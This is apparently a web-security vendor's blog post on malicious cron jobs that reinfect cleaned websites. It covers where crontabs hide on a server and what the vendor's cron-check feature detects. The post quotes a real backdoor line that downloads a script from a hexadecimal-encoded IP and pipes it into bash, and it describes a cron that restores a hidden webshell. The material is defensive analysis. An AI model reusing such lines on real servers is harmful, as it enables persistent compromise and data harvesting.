Reinfected? Check Every Crontab, Not Just Yours
You cleaned the hacked site. You deleted the webshells and patched the way in. An hour later the malware is back. This is one of the most demoralising patterns in site recovery, and malicious cron jobs are the usual cause, and it almost always comes down to the same thing: a scheduled task is putting the malware back, and no one looked at it.
The gap of an hour is the tell that you are in the right post. If your site comes back within seconds rather than within the hour, every word below still applies, but the cause is something else.
Sometimes the reason no one looked is the simplest one. The cron job was sitting in your own account the whole time, and you never opened the Cron Jobs page in cPanel to check, because you did not know it was there or it did not occur to you that a website could have one. Other times you did check, your account’s cron was clean, and the job rebuilding the malware is somewhere your hosting panel will never show you. Both cases end the same way: a site that reinfects on a schedule. Before you can rule either one out, it helps to be clear on what these things actually are, because plenty of otherwise capable agencies are fuzzy on it.
What is a cron job, and what is a crontab?
A cron job is a single scheduled command: a task the server runs automatically on a timetable, like “every five minutes, run this script”. Cron is the Linux service that does the running. A WordPress backup plugin firing nightly, a Joomla maintenance task, a script that clears a cache every hour: those are cron jobs. They are completely normal, and every busy server has dozens of legitimate ones.
A crontab (short for “cron table”) is the list those jobs live in. It is a plain text file, one job per line, and the key thing to understand is that there is not just one of them on a server. Every user account has its own separate crontab, the system has several of its own, and they all run independently. When you open the Cron Jobs page in cPanel, you are looking at exactly one of those lists: your account’s crontab, and nothing else.
That distinction is the whole problem. A malicious cron job is just one extra line added to a crontab. The attacker only has to write it into a list you are not looking at, and the cPanel UI guarantees there are several you cannot look at. A scheduled task that re-plants malware is one of the most effective forms of persistence an attacker has, because the tools you use to clean a site never read any crontab at all. File scanners read files. Database scanners read the database. Neither one reads cron. Sucuri make the point bluntly in their write-up on cron-based reinfection: a malicious cron job is still there after a full file cleanup and re-creates the payload on its next run. So the question is never just “is my cron clean”, it is “have I checked every crontab on this server, starting with my own and including the ones my hosting account cannot see”.
How mySites.guru caught a reinfection cron rebuilding a webshell
We saw this exact mechanism on a live Joomla server. A mySites.guru audit surfaced a cron job, running every five minutes, that checks whether a hidden webshell (.sys-mta-miud.php) is still sitting in the public web root and, if it has gone, copies a stashed backup of it (.sys_xicyll.php, tucked away in a .cache directory) straight back into place. The leading dots hide the files from a casual directory listing, an innocuous # SYSCHK comment makes the line look like a routine system check, and 2>/dev/null swallows any error. Delete the shell and it is back inside five minutes.

That find is what pushed us to build the check properly. Every snapshot now runs Check For Malicious Cron Jobs, which reads every cron location your site’s account is permitted to open, classifies each line, flags entries like this one in red, and lets you delete a single malicious line without touching anything else. It goes wider than your own crontab: where the server allows it, the check also reads the system crontab and the root-owned drop-in and script directories that no hosting panel will ever show you. What it cannot reach is another account’s spool file, and on some hosts it cannot read anything at all. How the check works is set out further down, including what it does when the answer is “we could not look”. That is the second-wave reinfection problem seen from the cron angle, and it is why monitoring for file changes matters as much as finding the cron itself.
Why your cPanel cron jobs look clean but the site reinfects
Start with your own crontab, because it is the easiest to check and a surprising number of reinfections turn out to be hiding there in plain sight. In cPanel it is under Home, Advanced, Cron Jobs. In Plesk it is Websites & Domains, Scheduled Tasks. If there is a line you do not recognise, especially one that downloads something or copies a file every few minutes, that is very likely your culprit, and you can delete it right there. Do not skip this step on the assumption that the attacker was too sophisticated to use your own account. Often they were not.
If your own crontab is clean, the search has barely started. The cPanel “Cron Jobs” page, and the equivalent “Scheduled Tasks” panel in Plesk, only ever shows you the cron jobs belonging to your own account. That is by design: your account runs as one Linux user, and a normal user can only read and write their own crontab. So when that page comes up empty, what you have actually confirmed is narrow: your account’s crontab is clean. You have learned nothing about the rest of the server.
Under the hood, cron jobs live in more places than most site owners realise. Your account’s jobs sit in a per-user spool file. On cPanel servers, which are RHEL-family, that is /var/spool/cron/USERNAME. On Debian, Ubuntu and most Plesk installs it is /var/spool/cron/crontabs/USERNAME. Those are the only files your account can touch. Everything else is root-only:
/etc/crontabis the master system crontab. Each line has an extra field naming the user it runs as, so root can schedule a job to run as anyone./etc/cron.d/is a drop-in directory of crontab fragments, also with that user field. This is a favourite hiding spot because a file namedphp-sessionorapache-checklooks exactly like something a package installed./etc/cron.hourly/,/etc/cron.daily/,/etc/cron.weekly/and/etc/cron.monthly/are directories of executable scripts, not crontab lines, run on the named cadence. A malicious script dropped here runs as root. This is where we found one of the worst backdoors we have ever seen, described below.- Other users’ spool files under
/var/spool/cron/. Once root is compromised, an attacker can plant a reinfection job in a completely different account’s crontab, so cleaning the victim site never evicts it.
None of those appear in any hosting control panel. The only way to change them is a root shell, or WHM on cPanel and Tools & Settings on Plesk. If your site reinfects and your account’s cron is clean, that list above is where the cron actually is.
Reading them is a slightly different question from changing them, and that gap is the one our cron check works in. On plenty of servers /etc/crontab and the files under /etc/cron.d/ are world-readable even though only root can write to them, so a connected site can look at the contents without having any power to edit them. That is enough to tell you the reinfection job exists and to hand your host a file path, which is the hard part. It is not universal, and it is not a substitute for root, but “your account cannot fix this” and “your account cannot see this” turn out not to be the same sentence.
How does a single hacked site let attackers write cron outside the account?
It happens through privilege escalation, and on shared hosting it is depressingly routine. The first foothold is usually a webshell running as the limited web-server user, which can only touch one account’s files. From there the attacker reaches for a local privilege-escalation exploit: an unpatched kernel flaw, a writable SUID binary, a misconfigured service, or a cross-account symlink attack against world-readable configs. Sucuri documented this path over a decade ago and the conclusion has not changed: once an attacker turns a site compromise into root access, “if there are more websites hosted on the server, it is likely they will attempt to compromise every single one of them”.
None of this is a historical curiosity. CageFS on CloudLinux exists specifically to wall each account off from the rest of the server, and it stops the large majority of these escalations, but it is not absolute. CVE-2026-54420, a symlink-handling flaw in the LiteSpeed cPanel plugin disclosed in June 2026 and added to CISA’s Known Exploited Vulnerabilities catalog for active exploitation, let a low-privilege user break out of that isolation and reach other accounts’ files. So the scenario the site owner experiences as “I cleaned it and it came back” is, underneath, often “the whole server was rooted, and persistence was seeded across accounts I have no visibility into”. We have seen exactly this: complete server compromise where the reinfection cron lived entirely outside the victim’s own account, untouchable from their panel and invisible to any account-level scan.
The recent run of unauthenticated Joomla zero-days is what put so many sites in this position to begin with. JCE, iCagenda and PageBuilder CK all let an attacker with no login upload and run PHP. That first PHP execution is the foothold, and on a poorly isolated shared server it is the start of the climb to root.
A real backdoor we found in /etc/cron.daily
Here is one we worked recently, and it is the cleanest example of why this matters. A client’s site kept reinfecting after every clean. Their own account’s cron was empty. The reinfection was coming from a root-level job the attacker had planted in /etc/cron.daily/cpanel_sync, a file named to blend in perfectly with the legitimate cPanel jobs that live in that same directory. No one glancing at the server would give cpanel_sync a second look.
The job itself was a single line, obfuscated:
# curl -sL 0xa59ac734/s | bashThat 0xa59ac734 is not a domain, it is an IP address written in hexadecimal. Decode it and you get 165.154.199.52, an ordinary dotted IP pointing at a server overseas. The line downloads a script from that IP and pipes it straight into bash, so nothing is stored on disk to scan for. What the script does is drop a backdoor named helps.php into practically every folder on every site on the server, then harvest the server’s details and domains and report back to the attacker that the box is ready to be hacked again. It runs once a day, as root, forever.
This is the situation a site owner cannot fix and should not try to. As we told the client at the time: until that /etc/cron.daily/cpanel_sync job is removed by someone with server root access, there is no point cleaning the site, because every site on the server gets reinfected the next time it runs. The hack is coming from inside the server. You can delete helps.php from all of your folders, and tomorrow it is back in all of them. The only fix is at the root level, by whoever administers the box, which on a compromised shared server may mean the host itself.
Writing this post is what exposed a gap in our own checker, and that job is why two things changed. Start with the /etc/cron.daily style directories. They hold shell scripts rather than crontab lines, so an early version of the check skipped them entirely: reading a shell script line by line presents set -e and fi to you as though they were scheduled jobs, and stock Debian’s own apt-compat script trips an obfuscation rule. Skipping them fixed the noise by giving up the detection, in exactly the directory where we had personally found the worst backdoor we have seen. They are read again now, hourly through monthly, scanned as whole files rather than line by line, so ordinary shell stays invisible and only lines that classify as suspicious become a row. Then there is 0xa59ac734 itself. A rule that only knew what a dotted IP looked like read that as an unremarkable word, so hexadecimal and plain-integer IPs are both decoded and flagged now, each pinned by its own test.
Why a backup restore does not fix this
The instinct when a site keeps reinfecting is to wipe it and restore a clean backup. It does not work, and the reason is the one this whole post is about.
Warning
A backup restore replaces your files and database. It does not touch the OS-level crontab. If a malicious scheduled task is still in place, anywhere on the server, the freshly restored site reinfects on the cron's next run, often within minutes. Restoring files is not the same as closing every backdoor.
This is the norm, not a rare worst case. In Sucuri’s most recent annual hacked-website report, 49.21% of compromised sites contained at least one backdoor, and among sites with database-level malware, 55% had a malicious admin user left behind for re-entry. Malicious cron jobs specifically appeared on 2.14% of compromised sites, which sounds small until you remember it is the subset where the cleanup is guaranteed to fail unless you find the cron. Layered persistence is how these campaigns are designed. Remove one backdoor when the site has three, plus a rogue admin and a cron job in /etc/cron.d, and you have only reset the clock.
Cron is one of three scheduler layers, not all of them
There is a trap even careful admins fall into here. Your root admin checks every crontab on the box, the OS crontab is clean everywhere, and the site still reinfects. The reason is that “scheduled task” means three different things on a CMS server, and the OS crontab is only one of them.
WordPress has its own scheduler, WP-Cron, whose events are stored in the cron row of the wp_options table, not in any file or OS crontab. Joomla has the direct equivalent in its #__scheduler_tasks table, which is also what can leave Joomla scheduled tasks stuck in a locked state after a crash. Malware can register a malicious event in either one, so a backdoor can re-arm itself entirely from the database while every OS crontab on the server reads clean. Both schedulers are now read by checks of their own, on WordPress and on Joomla, where Joomla’s admin screen hides the most suspicious rows from you by default. That is also why the mass .htaccess reinfection we built a one-click cleaner for can rebuild thousands of files within minutes of deletion: something is scheduled to do it, and that something is not always in the place you looked.
So reinfection hunting has to cover three layers: the OS crontab in all the locations above, the CMS’s own scheduler table, and the at and systemd timers a server admin checks. Miss any one and the site comes back.
There is a fourth place to look, and it is not a scheduler at all. If the malware returns within seconds rather than on a timer, nothing is being triggered, because nothing ever stopped: a PHP process is still running from a file you already deleted and rewriting it from memory.
What mySites.guru checks in cron, and what it cannot
Every snapshot of a connected site now runs a check called Check For Malicious Cron Jobs, on Joomla, WordPress and generic connected sites alike. It is part of the subscription, it runs on its own without being asked, and it reads four kinds of location in order: your account’s own crontab, whether that is /var/spool/cron/USERNAME on cPanel and RHEL or /var/spool/cron/crontabs/USERNAME on Debian, Ubuntu and Plesk; the system crontab at /etc/crontab; the drop-in files under /etc/cron.d/; and the /etc/cron.hourly/, /etc/cron.daily/, /etc/cron.weekly/ and /etc/cron.monthly/ script directories. Everything past the first of those runs as root and is invisible in cPanel and Plesk, which is the whole reason for reading it.
Each line is then classified, and a malicious job is kept separate from one that is only unusual. Only tells with no innocent explanation in a website’s cron mark a site as hacked: downloading something and piping it straight into a shell, decoding an encoded blob and running the result, fetching from a bare IP rather than a hostname, executing a program out of /tmp or /dev/shm, running a hidden dot-prefixed file, making a file executable from cron, clearing the shell history, or running a file already flagged as malware elsewhere on your site. Anything else that just looks odd is reported separately as worth a look and never turns the site red. That balance is intended, because a false positive here tells a customer their site is hacked when it is not. Your Joomla scheduler, a WordPress cron trigger, an Akeeba backup, certbot, rsync, mysqldump, a lock file in /tmp and a log redirect all read as normal, because they are.
When a job does classify as malicious, you get an email about it, and you can remove that single line from the audit screen. It only ever deletes one line at a time, only a line it flagged when it showed it to you, and it never adds or edits a cron job. The order matters more than the button does: remove the job first, then clean the files. Clean the files while the job is still scheduled and it will put them straight back.
This check is in beta, and it is not proof that cron is clean
To read your cron jobs we need roughly the permissions an attacker would need to plant one, and plenty of hosts do not grant them. On about one connected site in ten every exec primitive is disabled and the spool files are locked, so we cannot look at all. When that happens the check says so, rather than reporting a clean result. "We read it and it is clean" and "we could not look" are very different answers, and only one of them is good news. Treat this as one more place to look, not as a complete view of everything scheduled on the machine.
Getting that part right mattered more to us than the detection did. The worst thing a cron checker can do is show a green tick to somebody whose server never let it read a single file, and that is a far easier mistake to make than missing a job. Jobs belonging to root, to other accounts on a shared machine, or to the hosting panel itself are frequently outside reach, and rows we can see but have no permission to change are marked read-only so you know to take them to your host. The check itself stops at the operating system, which is what the other two layers above it are for: WP-Cron events and Joomla Scheduled Tasks now have their own checks, reading the database rather than the crontabs.
Why monitoring beats hunting for the cron after the fact
Finding the cron is reactive, and by definition you only start looking after the reinfection has already happened at least once. The faster signal is the file the cron keeps rewriting. A reinfection job exists to re-create a specific file on a schedule, so the moment that file reappears, something has changed on disk, and a change on disk is detectable even when the cron driving it is in a crontab you cannot read.
That is the principle the mySites.guru audit runs on, and it is why the cron check above is one layer rather than the answer. The cron rows tell you what is scheduled where we are allowed to look; these layers catch the reinfection regardless of where the cron is hiding, including in the crontabs no one outside root will ever read: uploader and backdoor detection that hunts the dropper class specifically, a “Files Modified Between Audits” check that diffs every file against your last scan, core-file hash verification, and a near-real-time File Watch List that recomputes a watched file’s checksum on every page load and emails you the instant its content changes. Add the webshell path the cron keeps rebuilding to that list and you get an alert within moments of each reinfection, which is usually how you discover the cron exists in the first place. The hash list behind it has more than 14,000 confirmed known-bad files and roughly 1,500 hand-written content patterns, and a hack found on one connected site is checked for on every other site’s next audit.
If a site is reinfecting, start with the full hacked-site cleanup process, close the original way in, then treat the cron audit as server-wide, not account-wide, and get root involved. For serious or repeat compromises, professional cleanup will go through every layer. Start a free audit and see what is already scheduled to run on your sites.
Further Reading
- Attackers Abuse Cron Jobs to Reinfect Websites - Sucuri on the two re-creation mechanisms (remote re-download and base64 self-rewrite) and why scanners never see them.
- Cronjob Backdoors - Sucuri’s earlier deep-dive, including a cron that pulls its command from a DNS TXT record.
- From a Site Compromise to Full Root Access - the source of truth on how one hacked site escalates to the whole server.
- MITRE ATT&CK T1053.003: Scheduled Task/Job: Cron - the adversary technique catalogued, with detection guidance.
- crontab(5) man page - the authoritative reference for every cron file location and who can write to it.
Frequently Asked Questions
What is the difference between a cron job and a crontab?
Why does my site reinfect within minutes of cleaning it?
Where do malicious cron jobs hide on a cPanel server?
Can I see all the cron jobs on my server from cPanel or Plesk?
What does a malicious reinfection cron job look like?
Will restoring a clean backup fix a reinfecting site?
Can a backdoor hide in a cron job that looks like a normal cPanel task?
Does WordPress store cron jobs that a crontab check would miss?
How does mySites.guru help with reinfection cron jobs?
 Written and edited by a human, with AI assistance. Our approach to AI